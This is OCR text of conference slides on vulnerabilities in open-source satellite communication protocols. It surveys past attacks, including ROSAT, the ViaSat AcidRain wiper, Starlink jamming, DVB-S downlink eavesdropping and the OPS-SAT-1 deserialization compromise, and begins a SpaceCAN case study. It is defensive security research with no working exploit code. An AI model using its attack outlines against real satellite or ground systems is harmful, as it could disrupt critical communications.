Eerie Glow

Unveiling Security Vulnerabilities in Open-Source Satellite Communication Protocols

UCCU Hacker / Vic Huang

Outline

- Introduction
  - Satellite and segments
- Attack vectors
- Case Study
  - SPACECAN
  - Special case using Libcsp
- Takeaway


Whoami

- Vic Huang
- Independent Researcher / Security Engineer
- Member @ UCCU Hacker
- Working on Web/Mobile/ICS/Privacy domain
- Shared his research on HITB, CODE BLUE, Ekoparty, ROOTCON, REDxBLUE pill, HITCON, CYBERSEC, DEFCON village.

Introduction


How’s satellite internet works and segments

- Space Segment
- Ground Segment
- Link Segment
  - Uplink
  - Downlink
- User Segment



Ground segment

- Ground station is the core controller of satellite in whole lifecycle.
- Russian attacker controlled ROSAT in 1998.9.20
- Recently APT group set their target on satellite/telecom
  - 2018 Chinese APT group Thrip attack telecom in US and east Asia
  - 2022 Russian APT group Fancy Bear attack ViaSat
  - 2023 Chinese APT group Volt Typhoon attack US critical infrastructure related to satellite
  - 2023 Iranian APT group Peach Sandstorm attacked aerospace industry in several regions



ROSAT burned in atmosphere

Link segment - Jamming

- Russia has attempted to use Tobol to disrupt StarLink transmissions in Ukraine.
- Tobol is a large, high-power antenna that can emit a signal strong enough to affect signal transmission in an area
- Ground
  - Aiming ground station or user terminal device to achieve denial of service and spoofing
- Space
  - Malformed traffic in uplink





image credit: X/@erikkannike

Tobol in Калининградская область
https://www.thedefensepost.com/2024/04/24/russia-flight-jamming-nato/


Link segment - Eavesdropping

- In 2005 & Blackhat 2020 research, they use DVS-B card and antenna (~$300) plus open source libraries to eavesdrop the broadcasting downlink signal among Europe
- Found some credentials, sensitive information and even account/password of critical infrastructure in traffic if victim is using unencrypted protocol
  - http , pop3 , ftp
- Able to extract some sensitive media content from old protocols like MPEG-2, GSM



From: ---------- R LtCol -- SFS/-- [mailto:------@-------.af.mil]
Sent: Friday, November 12, 2004 4:06 AM
To: ----------; ------------ F TSgt -- SFS/SF---
Cc: ----------; ----------; ----------; ---------- LtCol
-- SFS/--; ---------- Capt 31 SFS/---; ---------- SMSgt 31 SFS/---
Subject: RE: ---------- System
Mr. ----------,
We would greatly appreciate a sooner installation. We have troops that need this training and can no longer afford to have our system sitting in a warehouse. Let me know if there is anything I can do to help.
Thank you. Lt Col ----------
-----Original Message-----
From: ---------- [mailto:----------.co.uk]
Sent: Friday, November 12, 2004 10:02 AM
To: ---------- TSgt 31 SFS/SF---'
Cc: LtCol 31 SFS/CC'; ------ Capt 31 SFS/---'; ------ SMSgt 31 SFS/---'
Subject: RE: ---------- System
TSgt ----------,
I will contact the Installation and Training team at headquarters in Atlanta USA to see if they can get your system installed sooner.
Regards ----------
(...)
From: ---------- F TSgt 31 SFS/SF---
[mailto:----------@----------.af.mil]
Sent: 12 November 2004 08:43
To: ---------- Cc: ----------; ----------; ----------; ---------- LtCol 31 SFS/--; ---------- Capt 31 SFS/SFT; ---------- SMSgt 31 SFS/---
Subject: RE: ---------- System
All: We would really like to have the -------- set up before then, if you have the resources, please check and see what you can do for our unit. If you can't do it then we would like it done on the first available date that you have. I will be awaiting your response. Thanks for your help in advance.
TSgt ---------- ---------- Training


Figure 5: Company — US military conversation exposed to broadcast (- - - used for privacy reasons).



Whispers Among the Stars: A Practical Look at Perpetrating (and Preventing) Satellite Eavesdropping Attacks

User segment - ViaSat


- On February 24th, 2022, the day of Russia's invasion into Ukraine, a cyberattack disrupted broadband satellite internet access.
- This attack disabled modems that communicate with ViaSat Inc's KA-SAT satellite network, which supplies internet access to tens of thousands of people in Ukraine and Europe.
- AcidRain is the wiper malware targeting modem and routers using MIPS architecture. AcidRain wiped flash memory from thousands of ViaSat modem.
- Though this malware didn't directly attack satellite internet architecture but still cut victim's satellite internet access




AcidRain erased and stuffed sequence number to modem flash memory

Satellite & subsystems

- Command and Data Handling (C&DH)




  - **On-board computer is the brain of the satellite**
- Electrical Power and Distribution Subsystem (EPDS)
- Attitude Determination and Control (AD&C)
- Telemetry, Tracking, and Command (TT&C)
  - **Support communication between a satellite & a ground station**
- Thermal Control Subsystem (TCS)
- Structures and Mechanisms Subsystem (SMS)
  - Antennas




Satellite & subsystems

System level of ION-F Nanosatellite



Command and Data Handling Subsystem Design for the Ionospheric Observation Nanosatellite Formation (ION-F)


Standard 2U CubeSat diagram



Applying HOL/PBL to Prepare Undergraduate Students into Graduate Level Studies in the Field of Aerospace Engineering Using the Puerto Rico CubeSat Project Initiative

Space protocols - CCSDS


- The Consultative Committee for Space Data Systems (CCSDS)
- Was formed in 1982 by the major space agencies of the world
- Developed data standards and information system frameworks data creation, transmission, management, and preservation as well as the systems supporting that data
- Aim to cover entire OSI in space protocols



Space protocol - ECSS

- European Cooperation for Space Standardization
- Found by ESA and several European organization
  - Engineering standards
  - Management standards
  - Product Assurance standards
  - Sustainability standards
  - General and System documents


https://ecss.nl/standards/active-standards/



https://librecube.gitlab.io/standards/spacecan/assets/ECSS-E-ST-50-15C.pdf

Space segment - OPS-SAT-1


- **NanoSat MO Framework (NMF)** is an open-source software framework for small satellites based on CCSDS Mission Operations services.
- **OPS-SAT** is a CubeSat built by ESA and launched in December 2019, and the powerful OBC installed NMF which allowed user to control most of subsystems on OPS-SAT
- **Java deserialization leads to shell code injection**
- Run space-spell-root binary and bypass weak encryption then compromise OPS-SAT-1



User "exp237" process bypass supervisor's command filter and execute arbitrary command
By World premiere: hacking and recovery of a flying satellite

Open satellite projects

- Nowadays the cost of building and launching satellites , especial CubeSat , is not that unaffordable
- Communities or lab students can possibly make their own satellite projects
- Most of their software and hardware are open-sourced




OreSat

AcubeSat

FloripaSAT

LIBRECUBE



https://magazine.byu.edu/article/cubesat/

Case study - SpaceCAN

SpaceCAN & LIBRECUBE

- LibreCube is an open project that aiming to create an ecosystem of modular components

- They developed both hardware and software such as libraries for on-board computer , several space protocols simplified from CCSDS space protocols and ECSS


- SpaceCAN is one of the libraries they developed which is simplified from ECSS-E-ST-50-15C , a CANbus extension protocol for internal communication

https://librecube.org/

https://librecube.gitlab.io/

CANbus & Satellite

- SMART-1 was the first ESA satellite to integrate CAN
- Eurostar 3000 platform and OPS-SAT many more
- As CubeSat growing, CAN bus will be wildly used by these mini satellites and cube satellites



https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

SpaceCAN

11 bits for command

8 bits for data

Commands using CAN

Object	CAN ID (hex)	Originator
Heartbeat	700	Controller
Sync	080	Controller
SCET Time	180	Controller
UTC Time	200	Controller
Telecommand (TC)	280 + Node ID	Controller
Telemetry (TM)	300 + Node ID	Responder

